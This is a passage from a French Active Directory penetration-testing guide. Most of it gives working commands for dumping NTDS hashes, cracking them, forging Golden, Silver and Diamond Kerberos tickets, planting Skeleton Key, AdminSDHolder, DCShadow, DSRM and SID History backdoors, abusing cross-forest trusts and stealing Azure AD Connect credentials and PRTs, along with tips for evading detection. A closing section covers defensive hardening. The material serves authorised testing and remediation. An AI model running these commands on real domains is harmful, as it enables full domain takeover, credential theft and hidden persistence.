wmic /node:dc01.corp.local /user:corp\admin_compromis /password:P@ssw0rd \
  process call create "cmd /c vssadmin create shadow /for=C: > C:\temp\vss_output.txt"
```

Une fois les fichiers `ntds.dit` et `SYSTEM` récupérés sur votre machine d'attaque, l'extraction des hashes se fait localement :

```
# Extraction locale avec secretsdump.py
secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL

# Avec sortie formatée pour hashcat
secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL -outputfile domain_hashes
```

CertSync : l'alternative moderne à DCSync

Publié par Music en 2023, **CertSync** exploite les services de certificats AD (ADCS) pour obtenir les hashes NTLM sans jamais utiliser le protocole DRSUAPI. L'idée : si vous disposez de droits d'enrollment sur un template de certificat, vous pouvez demander un certificat pour n'importe quel utilisateur via PKINIT, puis utiliser le mécanisme UnPAC-the-hash pour récupérer le hash NT correspondant.

```
# CertSync — extraction des hashes via ADCS
certsync -u admin_compromis -p 'P@ssw0rd' -d corp.local -dc-ip 10.0.0.1 \
  -ca CORP-CA -template User
```

L'avantage majeur : cette technique ne déclenche pas les Event ID 4662 associés à la réplication. Elle passe sous le radar des détections DCSync classiques. En revanche, elle nécessite un environnement ADCS fonctionnel et un template exploitable — ce qui est le cas dans la grande majorité des environnements d'entreprise.

Post-extraction : exploiter la mine d'or

Récupérer 10 000 hashes NTLM n'est pas une fin en soi. L'exploitation méthodique de cette base transforme un pentest « technique » en audit stratégique à forte valeur ajoutée pour le client.

Analyse de réutilisation de mots de passe : regroupez les hashes identiques. Quand 200 comptes partagent le même hash, c'est un mot de passe par défaut jamais changé — souvent « Bienvenue2024! » ou le nom de l'entreprise suivi de l'année. Documentez le taux de réutilisation par OU ou par département.

Cracking ciblé : concentrez-vous sur les comptes à privilèges (Domain Admins, service accounts, comptes de backup). Utilisez des règles adaptées au contexte francophone : combinaisons nom de l'entreprise + année, prénoms + chiffres, mots de passe saisonniers (Printemps2026!, Hiver2025$).

```
# Cracking avec hashcat — mode NTLM (1000)
hashcat -m 1000 domain_hashes.ntds wordlist.txt -r rules/best64.rule

# Analyse de réutilisation (bash one-liner)
awk -F: '{print $4}' domain_hashes.ntds | sort | uniq -c | sort -rn | head -20
```

Spray inter-domaine : si l'organisation possède plusieurs domaines ou forêts, testez les hashes extraits contre les autres domaines. La réutilisation de mots de passe entre domaines de confiance est endémique, surtout pour les comptes d'administration.

Analyse des comptes de service : identifiez les comptes avec des SPN dont le hash est crackable. Corrélation avec la phase de Kerberoasting : si un hash de service account ne tombe pas en Kerberoasting mais tombe en cracking offline du NTDS, le mot de passe est faible mais résiste aux wordlists standard — ce qui indique un mot de passe « complexe mais court ».

> **Point clé — DCSync vs NTDS.dit offline :** le DCSync (en ligne) est plus discret car il ne nécessite aucun accès fichier au DC et n'écrit rien sur le disque du contrôleur. En revanche, il génère du trafic DRSUAPI identifiable. L'extraction offline (NTDS.dit) nécessite un accès administrateur au DC mais peut être réalisée via des méthodes qui passent sous les radars réseau. En engagement réel, privilégiez DCSync sauf si le SOC surveille activement les Event ID 4662 avec filtrage sur les GUID de réplication.

Phase 9 — Persistance post-exploitation

La persistance en environnement Active Directory est un art subtil. Contrairement à la persistance classique (tâches planifiées, services, clés Run), les mécanismes de persistance AD exploitent les fondations même du protocole Kerberos et de la réplication d'annuaire. Certaines de ces techniques survivent à une réinstallation complète des postes de travail. D'autres résistent même à la restauration d'un contrôleur de domaine depuis une sauvegarde — tant que le secret cryptographique sous-jacent n'a pas été modifié.

En pentest, documenter ces vecteurs de persistance a une double utilité : démontrer l'impact réel d'une compromission Domain Admin (le client comprend que « changer les mots de passe » ne suffit pas), et fournir une checklist de vérification pour l'équipe de réponse à incident.

Golden Ticket : forger un TGT omnipotent

Le Golden Ticket reste la technique de persistance AD la plus emblématique, et pour cause : elle permet de forger un Ticket Granting Ticket (TGT) Kerberos valide pour n'importe quel utilisateur du domaine, y compris des utilisateurs inexistants avec des SID arbitraires. Le seul prérequis est la connaissance du hash NTLM (ou de la clé AES256) du compte **krbtgt**.

Pourquoi le compte krbtgt est-il si critique ? Parce que c'est ce compte qui signe cryptographiquement tous les TGT émis par le KDC. Quiconque possède sa clé de chiffrement peut fabriquer des TGT que le KDC considérera comme authentiques — il ne peut littéralement pas distinguer un Golden Ticket d'un TGT légitime, puisque la signature est valide.

Cycle de vie du hash krbtgt : par défaut, le mot de passe du compte krbtgt n'est jamais changé automatiquement. Lors de la création du domaine, un mot de passe aléatoire est généré et ne change plus sauf intervention manuelle. Cela signifie que dans de nombreuses organisations, le hash krbtgt est le même depuis la création du domaine — parfois 10 ou 15 ans. Même après un changement, Kerberos conserve l'historique du mot de passe précédent (n-1) pour assurer la continuité de service. Il faut donc deux rotations successives (avec un délai de 12h+ entre les deux pour permettre la réplication complète) pour invalider définitivement un Golden Ticket.

Forger un Golden Ticket avec Mimikatz :

```
# Récupérer les informations nécessaires
mimikatz # lsadump::dcsync /domain:corp.local /user:krbtgt
# Sortie : Hash NTLM, clé AES256, SID du domaine

# Forger le Golden Ticket
mimikatz # kerberos::golden /domain:corp.local /
sid:S-1-5-21-1234567890-1234567890-1234567890 \
  /krbtgt:e19ccf75ee54e06b06a5907af13cef42 /user:admin_fantome /id:500 \
  /groups:512,513,518,519,520 /ptt

# Variante avec clé AES256 (plus discrète — évite l'alerte RC4)
mimikatz # kerberos::golden /domain:corp.local /
sid:S-1-5-21-1234567890-1234567890-1234567890 \
  /aes256:a]1b2c3d4e5f6[...clé_complète...] /user:admin_fantome /id:500 /ptt
```

Avec Impacket `ticketer.py` :

```
# Forger un Golden Ticket en .ccache
ticketer.py -nthash e19ccf75ee54e06b06a5907af13cef42 \
  -domain-sid S-1-5-21-1234567890-1234567890-1234567890 \
  -domain corp.local admin_fantome

# Utilisation
export KRB5CCNAME=admin_fantome.ccache
psexec.py -k -no-pass corp.local/admin_fantome@dc01.corp.local
```

Détection : l'Event ID 4769 (TGS Request) est émis quand le Golden Ticket est utilisé pour demander un TGS. Le signal d'alerte classique : un ticket chiffré en RC4 (`0x17`) alors que le domaine supporte AES. Cependant, un attaquant averti utilisera la clé AES256 du krbtgt, rendant cette détection inopérante. D'autres indicateurs incluent : des TGT avec une durée de vie anormale (10 ans par défaut dans Mimikatz), un username qui n'existe pas dans l'annuaire, ou un RID (500) qui ne correspond pas au vrai compte Administrator.

Stratégie de rotation krbtgt : le script New-KrbtgtKeys.ps1 de Microsoft automatise la procédure. Rotation 1, attendre 12-24h (temps de réplication + marge pour les tickets en cours), puis rotation 2. Surveillez les échecs d'authentification Kerberos après chaque rotation pour détecter des Golden Tickets actifs.

Silver Ticket : persistance ciblée par service

Là où le Golden Ticket forge un TGT (utilisable contre n'importe quel service), le Silver Ticket forge directement un TGS (Ticket Granting Service) pour un service spécifique. Le prérequis : le hash NTLM du compte de service associé au SPN ciblé (souvent le compte machine du serveur).

L'avantage du Silver Ticket est sa discrétion. Le TGS forgé n'est jamais présenté au KDC — il est envoyé directement au service cible. Pas de communication avec le DC, pas d'Event 4769 sur le DC. La détection doit se faire côté serveur de destination.

```
# Silver Ticket pour le service CIFS (partages) du DC
mimikatz # kerberos::golden /domain:corp.local \
  /sid:S-1-5-21-1234567890-1234567890-1234567890 \
  /target:dc01.corp.local /service:cifs \
  /rc4:hash_du_compte_machine_dc01 /user:admin_fictif /ptt

# Silver Ticket pour LDAP (permet DCSync sans être Domain Admin)
mimikatz # kerberos::golden /domain:corp.local \
  /sid:S-1-5-21-1234567890-1234567890-1234567890 \
  /target:dc01.corp.local /service:ldap \
  /rc4:hash_du_compte_machine_dc01 /user:admin_fictif /ptt

# Silver Ticket avec Impacket
ticketer.py -nthash hash_du_compte_machine \
  -domain-sid S-1-5-21-1234567890-1234567890-1234567890 \
  -domain corp.local -spn cifs/dc01.corp.local admin_fictif
```

Limitations : un Silver Ticket ne contient pas de PAC (Privilege Attribute Certificate) validé par le KDC. Depuis les patchs KB5008380 (novembre 2021) et les améliorations continues, certains services vérifient désormais la signature PAC auprès du KDC. Dans un environnement à jour, les Silver Tickets classiques peuvent échouer. La parade : utiliser le hash krbtgt en complément pour signer correctement le PAC.

Diamond Ticket : la persistance Kerberos de nouvelle génération

Publié par Charlie Clark en 2022-2023, le Diamond Ticket résout le problème fondamental du Golden Ticket : un TGT forgé de toutes pièces présente des anomalies structurelles détectables (métadonnées de ticket incohérentes, absence de pré-authentification légitime). Le Diamond Ticket prend une approche radicalement différente : au lieu de créer un faux TGT, il **modifie un TGT légitime**.

Le processus : l'attaquant s'authentifie normalement auprès du KDC avec un compte quelconque, reçoit un TGT légitime, le déchiffre avec le hash krbtgt, modifie les champs du PAC (SID, groupes, privilèges), puis re-chiffre le ticket. Le résultat est un TGT qui a été émis par un vrai processus d'authentification, avec un timestamp et des métadonnées cohérentes, mais dont le contenu de privilèges a été altéré.

```
# Diamond Ticket avec Rubeus
Rubeus.exe diamond /krbkey:clé_aes256_krbtgt /user:utilisateur_lambda \
  /password:son_mot_de_passe /enctype:aes /domain:corp.local \
  /dc:dc01.corp.local /ticketuser:administrateur /ticketuserid:500 \
  /groups:512 /ptt
```

La détection du Diamond Ticket est nettement plus complexe. Les approches classiques (détection RC4, durée de vie anormale, compte inexistant) ne fonctionnent pas. Il faut corréler les événements : le compte qui s'est authentifié (Event 4768, AS-REQ) ne correspond pas au compte utilisé dans les accès subséquents. Cette corrélation nécessite une infrastructure de monitoring mature avec centralisation des logs et règles de corrélation avancées.

Skeleton Key : la porte dérobée universelle

Skeleton Key est une technique d'injection en mémoire sur le processus LSASS du contrôleur de domaine. Une fois injectée, elle ajoute un mot de passe maître (« mimikatz » par défaut) valide pour tous les comptes du domaine, en plus de leur mot de passe légitime. L'authentification normale continue de fonctionner — les utilisateurs ne remarquent rien.

```
# Injection Skeleton Key via Mimikatz (doit être exécuté sur le DC)
mimikatz # privilege::debug
mimikatz # misc::skeleton

# Authentification avec le mot de passe squelette
net use \\dc01.corp.local\c$ /user:corp\n_importe_qui "mimikatz"
```

Limitations majeures : la Skeleton Key réside uniquement en mémoire. Un redémarrage du DC l'élimine. Elle doit être réinjectée après chaque reboot, ce qui en fait une technique de persistance fragile mais redoutablement efficace à court terme. De plus, si Credential Guard est actif, l'injection dans LSASS est bloquée. La technique ne fonctionne pas non plus avec l'authentification Kerberos utilisant AES — uniquement RC4/NTLM.

AdminSDHolder et SDProp : persistance par détournement d'ACL

Le mécanisme AdminSDHolder est conçu pour protéger les groupes à privilèges en écrasant périodiquement leurs ACL avec celles définies sur l'objet `CN=AdminSDHolder,CN=System,DC=corp,DC=local`. Le processus SDProp (Security Descriptor Propagation) s'exécute toutes les 60 minutes par défaut et applique les ACL de l'AdminSDHolder sur tous les membres des groupes protégés (Domain Admins, Enterprise Admins, Schema Admins, etc.).

L'attaque : ajoutez une ACE (Access Control Entry) sur l'objet AdminSDHolder accordant GenericAll à un compte contrôlé. Attendez 60 minutes (ou déclenchez manuellement SDProp). Votre ACE sera propagée sur tous les comptes protégés du domaine. Même si un administrateur nettoie les ACL des groupes à privilèges, SDProp les réécrasera avec votre backdoor dans l'heure.

```
# Ajouter un backdoor ACL sur AdminSDHolder
Add-DomainObjectAcl -TargetIdentity "CN=AdminSDHolder,CN=System,DC=corp,DC=local" \
  -PrincipalIdentity "backdoor_user" -Rights All

# Déclencher SDProp manuellement (optionnel, accélère la propagation)
Invoke-SDPropagator -timeoutMinutes 1 -showProgress

# Vérification : l'ACE apparaît sur les comptes Domain Admin
Get-DomainObjectAcl -Identity "Domain Admins" -ResolveGUIDs |
  Where-Object { $_.SecurityIdentifier -eq (Get-DomainUser backdoor_user).objectsid }
```

DCShadow : le contrôleur de domaine fantôme

DCShadow est probablement la technique de persistance AD la plus sophistiquée. Elle consiste à enregistrer temporairement une machine contrôlée comme contrôleur de domaine légitime dans l'annuaire, puis à utiliser le mécanisme de réplication pour pousser des modifications arbitraires — le tout sans générer les logs habituels de modification LDAP côté DC réel.

Le principe : en enregistrant les objets `nTDSDSA` et `server` nécessaires dans le conteneur Configuration, votre machine est reconnue comme DC réplicant. Vous pouvez alors injecter des modifications via DRSUAPI. Le DC légitime reçoit ces modifications comme une réplication normale et les applique sans suspicion.

```
# DCShadow nécessite deux sessions Mimikatz simultanées
# Session 1 — Enregistrement du faux DC et push des modifications
mimikatz # lsadump::dcshadow /object:backdoor_user /attribute:primaryGroupID /value:512

# Session 2 — Déclenchement de la réplication (nécessite les droits appropriés)
mimikatz # lsadump::dcshadow /push
```

Les cas d'usage en persistance : modifier le SID History d'un compte, ajouter un compte au groupe Domain Admins de manière « fantôme », modifier les ACL d'objets stratégiques, ou altérer les attributs de comptes sans laisser de trace dans les logs de modification LDAP du DC légitime.

DSRM : l'accès de secours comme porte dérobée

Chaque contrôleur de domaine possède un compte DSRM (Directory Services Restore Mode) local, défini lors de la promotion du serveur en DC. Ce compte est un administrateur local du DC, indépendant de l'Active Directory. Par défaut, il n'est utilisable qu'en mode DSRM (au démarrage), mais une clé de registre change tout :

```
# Activer l'authentification DSRM en mode normal
reg add "HKLM\System\CurrentControlSet\Control\Lsa" /v DsrmAdminLogonBehavior /t
REG_DWORD /d 2

# Le hash DSRM peut être extrait avec Mimikatz
mimikatz # token::elevate
mimikatz # lsadump::sam

# Connexion via pass-the-hash avec le compte DSRM
sekurlsa::pth /domain:dc01 /user:Administrator /ntlm:hash_dsrm /run:cmd.exe
```

La valeur `DsrmAdminLogonBehavior = 2` permet l'authentification réseau avec le compte DSRM quand le service AD est arrêté ou quand le DC est en mode normal. Ce compte échappe complètement à la politique de mots de passe du domaine et n'est jamais audité par les outils AD classiques.

SID History injection et persistance par compte machine

L'injection de SID History consiste à ajouter le SID d'un groupe à privilèges (typiquement Domain Admins, SID finissant en -512) dans l'attribut `sIDHistory` d'un compte anodin. Kerberos inclut le SID History dans le PAC du ticket, accordant les privilèges correspondants sans que le compte n'apparaisse comme membre du groupe dans l'annuaire.

```
# Injection de SID History via Mimikatz (sur le DC)
mimikatz # sid::add /sam:utilisateur_anodin /new:S-1-5-21-[...]-512

# Via DCShadow (plus discret)
mimikatz # lsadump::dcshadow /object:utilisateur_anodin \
  /attribute:sIDHistory /value:S-1-5-21-[...]-512
```

Persistance par compte machine : les comptes machines sont souvent négligés dans les audits. Créez un compte machine (via `Powermad` ou `addcomputer.py`), ajoutez-lui des délégations contraintes ou des droits de réplication. Les comptes machines n'apparaissent pas dans les requêtes utilisateur classiques et leurs mots de passe (128 caractères aléatoires) ne sont jamais ciblés par les politiques de rotation humaines.

Point clé — Hiérarchie des techniques de persistance : du plus au moins discret : DCShadow > Diamond Ticket > SID History injection > AdminSDHolder > Golden Ticket (AES) > Silver Ticket > DSRM > Skeleton Key > Golden Ticket (RC4). En reporting, présentez ces techniques par ordre de difficulté de détection, pas par ordre de facilité d'exécution. Le client doit comprendre que la compromission d'un DC nécessite un plan de remédiation complet, pas un simple changement de mots de passe.

Phase 10 — Pivotement inter-forêts et relations de confiance

Compromis un domaine. Très bien. Mais l'organisation en possède trois, répartis sur deux forêts, avec un tenant Azure AD en prime. Le pivotement inter-forêts est la phase qui sépare le pentester AD compétent du spécialiste. Les relations de confiance sont un enchevêtrement de mécanismes cryptographiques, de filtres de SID et d'exceptions historiques qu'il faut maîtriser pour comprendre ce qui est réellement atteignable depuis un domaine compromis.

Taxonomie des relations de confiance

Active Directory supporte cinq types de confiance, chacun avec ses propriétés et ses implications offensives distinctes :

Type	Direction	Transitivité	SID Filtering	Vecteurs offensifs
Parent-Child	Bidirectionnelle	Transitive	Désactivé	Golden Ticket + SID History (Enterprise Admins)
Tree-Root	Bidirectionnelle	Transitive	Désactivé	Identique à Parent-Child
External	Uni ou bidirectionnelle	Non transitive	Activé	Kerberoasting cross-trust, enum
Forest	Uni ou bidirectionnelle	Transitive	Activé	Trust key, Kerberoasting, enum
PAM Trust	Unidirectionnelle	Non transitive	Activé + PIM	Abus de Shadow Principals

Point fondamental : la frontière de sécurité en Active Directory est la **forêt**, pas le domaine. Au sein d'une même forêt, un Domain Admin du domaine enfant peut escalader vers Enterprise Admin via le SID History — c'est by design. Entre forêts, le SID Filtering est censé bloquer cette escalade.

SID Filtering et ses contournements

Le SID Filtering (aussi appelé quarantaine) est le mécanisme qui filtre les SID « étrangers » dans les tickets Kerberos traversant une frontière de confiance. Quand un ticket arrive d'une forêt externe, le DC de la forêt cible supprime du PAC tous les SID qui ne correspondent pas au domaine d'origine. Cela empêche théoriquement l'injection de SID History cross-forest.

Contournements documentés :

- **SID Filtering désactivé :** certains administrateurs désactivent le SID Filtering pour « résoudre des problèmes de migration ». Vérifiez avec `netdom trust corp.local / domain:partner.local /quarantine`. Si le résultat indique « SID filtering is not enabled », c'est open bar.
- **TGT Delegation activé (enabledTgtDelegation) :** quand cette option est activée sur la confiance, les TGT sont transmis au-delà de la frontière de confiance, permettant une délégation non contrainte inter-forêt.
- **SID History dans le domaine source :** le SID Filtering ne filtre que les SID qui ne correspondent à aucun domaine connu dans la confiance. Si vous injectez un SID qui correspond à un groupe existant dans la forêt cible mais qui est dans la plage « autorisée » (RID > 1000 selon certaines configurations), il peut passer le filtre.

Cross-forest Kerberoasting

Même avec SID Filtering activé, l'énumération et le Kerberoasting cross-trust fonctionnent. Si une confiance de forêt bidirectionnelle existe, vous pouvez demander des TGS pour les comptes avec SPN de la forêt distante :

```
# Énumération des SPN dans la forêt cible
Get-DomainUser -SPN -Domain partner.local -Server dc01.partner.local

# Kerberoasting cross-forest avec Rubeus
Rubeus.exe kerberoast /domain:partner.local /dc:dc01.partner.local /nowrap

# Avec Impacket
GetUserSPNs.py -target-domain partner.local corp.local/user_compromis:'P@ssw0rd' \
  -dc-ip dc01.partner.local
```

Cette technique est redoutablement efficace car les équipes sécurité se concentrent souvent sur la protection de leur propre domaine sans réaliser que les comptes de service avec SPN sont exposés à tous les domaines en confiance.

Inter-forest Golden Ticket avec Trust Key

Chaque relation de confiance est matérialisée par un objet TDO (Trusted Domain Object) dans l'annuaire, contenant un secret partagé (la trust key). Cette clé est utilisée pour chiffrer les referral tickets quand un utilisateur accède à des ressources au-delà de la frontière de confiance.

```
# Extraction de la trust key
mimikatz # lsadump::dcsync /domain:corp.local /user:partner$

# Forger un inter-realm TGT avec la trust key
mimikatz # kerberos::golden /domain:corp.local \
  /sid:S-1-5-21-[SID_CORP] /sids:S-1-5-21-[SID_PARTNER]-519 \
  /rc4:trust_key_hash /user:admin_fake /service:krbtgt \
  /target:partner.local /ptt

# Avec Impacket
ticketer.py -nthash trust_key_hash -domain corp.local \
  -domain-sid S-1-5-21-[SID_CORP] -extra-sid S-1-5-21-[SID_PARTNER]-519 \
  -spn krbtgt/partner.local admin_fake
```

Si le SID Filtering est actif, l'`extra-sid` Enterprise Admins (-519) sera filtré. Mais le ticket reste valide pour accéder aux ressources explicitement partagées avec votre domaine — ce qui inclut souvent des partages de fichiers, des applications web, et des bases de données.

Attaques sur les confiances unidirectionnelles

Une confiance unidirectionnelle « A fait confiance à B » signifie que les utilisateurs de B peuvent accéder aux ressources de A. L'erreur classique d'interprétation : croire que la compromission du domaine A (qui fait confiance) ne donne rien sur B. En réalité, le TDO contient la trust key des deux côtés. Si vous avez compromis A (le trusting domain), vous possédez la trust key et pouvez forger des tickets de referral vers B — non pas pour accéder aux ressources de B, mais pour impersonner des utilisateurs de B accédant aux ressources de A avec des droits arbitraires.

Plus intéressant : si la confiance est configurée avec la délégation TGT, et qu'un service dans le domaine A a la délégation non contrainte, les TGT des utilisateurs de B qui accèdent à ce service sont capturables et réutilisables.

Azure AD / Entra ID : la surface d'attaque hybride

L'intégration entre AD on-premises et Entra ID (ex-Azure AD) via Azure AD Connect crée un pont d'attaque bidirectionnel. Depuis l'AD compromis, plusieurs vecteurs mènent au cloud :

- **Azure AD Connect — extraction des credentials :** le serveur Azure AD Connect stocke les credentials de synchronisation chiffrés localement. Avec un accès admin au serveur, extraction directe via `AADInternals` :

```
# Extraction des credentials Azure AD Connect
Install-Module AADInternals
Get-AADIntSyncCredentials

# Résultat : credentials du compte de sync avec droits Directory Synchronization
```

- **PRT (Primary Refresh Token) :** sur les machines jointes à Azure AD ou en hybrid join, le PRT est le token SSO pour les services cloud Microsoft. Son extraction depuis une session utilisateur permet d'accéder à toutes les ressources M365 de l'utilisateur :


```
# Extraction du PRT avec ROADtools ou AADInternals
roadrecon auth --prt-cookie <PRT_COOKIE> --prt-context <SESSION_KEY>

# Mimikatz — extraction du PRT
mimikatz # sekurlsa::cloudap
```

- **Seamless SSO :** le compte machine `AZUREADSSOACC$` créé lors de la configuration du Seamless SSO possède une clé Kerberos permettant de forger des tickets pour `aadg.windows.net.nsatc.net`. Avec ce hash, n'importe quel utilisateur peut être impersonné vers Azure AD.
- **Comptes cloud-only :** si la synchronisation des hashes de mots de passe (PHS) est activée, les hashes NTLM on-premises sont synchronisés vers Azure AD. La compromission NTDS donne accès aux comptes cloud synchronisés.

> **Point clé — La forêt n'est plus la frontière ultime :** avec l'intégration Azure AD, la surface d'attaque dépasse largement les frontières de la forêt AD. Un pentest AD complet en 2026 DOIT inclure l'évaluation du lien on-prem/cloud. Le compte Azure AD Connect, le serveur ADFS, et les machines en hybrid join sont des cibles prioritaires qui ouvrent la porte à l'ensemble de l'écosystème Microsoft 365.

Défense et durcissement — recommandations par phase d'attaque

Un rapport de pentest AD sans recommandations actionnables est un exercice intellectuel stérile. Cette section traduit chaque technique offensive documentée dans les phases précédentes en mesures défensives concrètes, priorisées et implémentables. L'objectif : fournir au client une feuille de route de remédiation structurée, pas une liste de courses générique copiée d'un benchmark CIS.



Modèle de Tiering AD — segmentation des privilèges et isolation des administrateurs par niveau

Matrice attaques/mitigations

Phase / Attaque	Mitigation principale	Event ID	Priorité
LLMNR/NBT-NS Poisoning	Désactiver LLMNR (GPO) + NBT-NS (DHCP/interface)	—	Critique
NTLM Relay	SMB Signing + LDAP Channel Binding + EPA	4624 (type 3)	Critique
Kerberoasting	gMSA + mots de passe 25+ chars + AES only	4769 (0x17)	Haute
AS-REP Roasting	Activer pré-auth Kerberos sur tous les comptes	4768 (0x17)	Haute
Password Spray	Fine-grained password policy + lockout intelligent	4771, 4625	Haute
LSASS Dump	Credential Guard + RunAsPPL + ASR rules	Sysmon 10	Critique
DCSync	Auditer ACL réplication + MDI alert	4662 (GUID réplication)	Critique
Golden Ticket	Rotation krbtgt 2x + monitoring 4769	4769, 4768	Critique
ADCS (ESC1-ESC8)	Audit templates + require approval + disable SAN	4887, 4886	Critique
Lateral Movement (PtH/PtT)	Protected Users + LAPS + admin local unique	4624, 4672	Haute
ACL Abuse / WriteDACL	Audit DACL régulier + alerte 5136 (modification)	5136, 4662	Haute
AdminSDHolder	Monitorer les modifications ACL sur AdminSDHolder	5136	Haute

Implémentation du modèle de tiering

Le tiering model est la mesure structurelle la plus impactante pour la sécurité AD. Son principe : segmenter les actifs et les comptes d'administration en trois niveaux étanches pour empêcher la propagation verticale d'une compromission.

- **Tier 0 — Identité :** contrôleurs de domaine, serveur Azure AD Connect, PKI (CA), serveur ADFS, forêt d'administration. Seuls des comptes Tier 0 administrent ces ressources, depuis des PAW (Privileged Access Workstations) dédiées.
- **Tier 1 — Applications :** serveurs applicatifs, bases de données, serveurs de fichiers, serveurs d'impression. Administrés par des comptes Tier 1 dédiés, sans accès Tier 0 ni aux postes utilisateurs.
- **Tier 2 — Postes utilisateurs :** stations de travail, postes de développeurs, équipements réseau utilisateur. Le helpdesk utilise des comptes Tier 2 pour l'administration de ces postes.

L'implémentation concrète repose sur des GPO de restriction d'ouverture de session. Un compte Tier 0 ne peut se connecter que sur les machines Tier 0. Un compte Tier 1 ne peut pas ouvrir de session sur un DC ni sur un poste utilisateur. Cette séparation empêche le scénario classique : un admin domaine se connecte sur un poste utilisateur compromis, l'attaquant dumpe ses credentials, game over.

```
# GPO de restriction — exemple pour Tier 0
# Computer Configuration > Policies > Windows Settings > Security Settings
# > Local Policies > User Rights Assignment

# "Allow log on locally" sur les DCs : uniquement "Tier0-Admins"
# "Deny log on locally" sur les postes Tier 1/2 : "Tier0-Admins"
# "Deny log on through Remote Desktop" sur Tier 1/2 : "Tier0-Admins"
# "Deny access to this computer from the network" sur Tier 2 : "Tier0-Admins", "Tier1-
Admins"
```

Les **PAW (Privileged Access Workstations)** sont des postes durcis dédiés exclusivement à l'administration Tier 0. Pas de navigation web, pas d'email, pas d'accès internet sauf vers les ressources d'administration. En pratique : des machines physiques sous Windows avec Credential Guard, AppLocker en whitelist, et un accès réseau limité au VLAN d'administration. L'investissement est significatif, mais c'est la seule mesure qui empêche structurellement la capture de credentials Tier 0 depuis un poste compromis. Pour une analyse détaillée de la segmentation, consultez notre article sur le modèle de tiering et la segmentation des privilèges AD.

Protected Users et Credential Guard

Le groupe **Protected Users** est le quick win le plus sous-utilisé en sécurité AD. Tout compte membre de ce groupe bénéficie automatiquement de restrictions qui bloquent la majorité des techniques offensives :

- Pas de mise en cache NTLM — impossible de dumper le hash depuis le LSASS
- Pas de délégation Kerberos — bloque la délégation contrainte et non contrainte
- Pas de chiffrement DES ou RC4 pour la pré-authentification — force AES
- TGT avec durée de vie réduite (4h, non renouvelable)

• Pas de CredSSP, pas de WDigest, pas de stockage en clair

Ajoutez-y tous les comptes d'administration Tier 0 et Tier 1. Attention aux effets de bord : les comptes de service qui nécessitent la délégation ou l'authentification NTLM ne peuvent pas être membres. Testez en environnement de pré-production.

Credential Guard utilise la virtualisation matérielle (VBS — Virtualization-Based Security) pour isoler le processus LSASS dans un conteneur protégé. Même un attaquant avec les droits SYSTEM ne peut pas lire les secrets en mémoire. C'est la mesure technique la plus efficace contre le dump LSASS, le pass-the-hash local, et la Skeleton Key.

```
# Activer Credential Guard via GPO
# Computer Configuration > Administrative Templates > System > Device Guard
# "Turn On Virtualization Based Security" : Enabled
# "Credential Guard Configuration" : Enabled with UEFI lock

# Vérification
Get-ComputerInfo | Select-Object -Property DeviceGuard*
```

gMSA : éradiquer les mots de passe de comptes de service

Les **Group Managed Service Accounts (gMSA)** sont des comptes de service dont le mot de passe (240 caractères aléatoires) est géré automatiquement par Active Directory et renouvelé tous les 30 jours. Les serveurs autorisés récupèrent le mot de passe via un mécanisme LDAP sécurisé. Aucun humain ne connaît ni ne gère ce mot de passe.

L'impact offensif est radical : le Kerberoasting devient inutile — même si vous récupérez le TGS chiffré avec le mot de passe du gMSA, il est incrackable. Le password spray sur les comptes de service disparaît. La réutilisation de mot de passe entre services n'existe plus.

```
# Création d'un gMSA
New-ADServiceAccount -Name "gMSA_SQLService" -DNSHostName "sql01.corp.local" \
  -PrincipalsAllowedToRetrieveManagedPassword "SQL_Servers_Group" \
  -KerberosEncryptionType AES256

# Installation sur le serveur cible
Install-ADServiceAccount -Identity "gMSA_SQLService"

# Configuration du service Windows pour utiliser le gMSA
# Le champ "mot de passe" reste vide — le système le récupère automatiquement
```

Durcissement réseau : SMB Signing, LDAP Channel Binding, EPA

Trois mesures réseau qui, combinées, éliminent la quasi-totalité des attaques de relay :

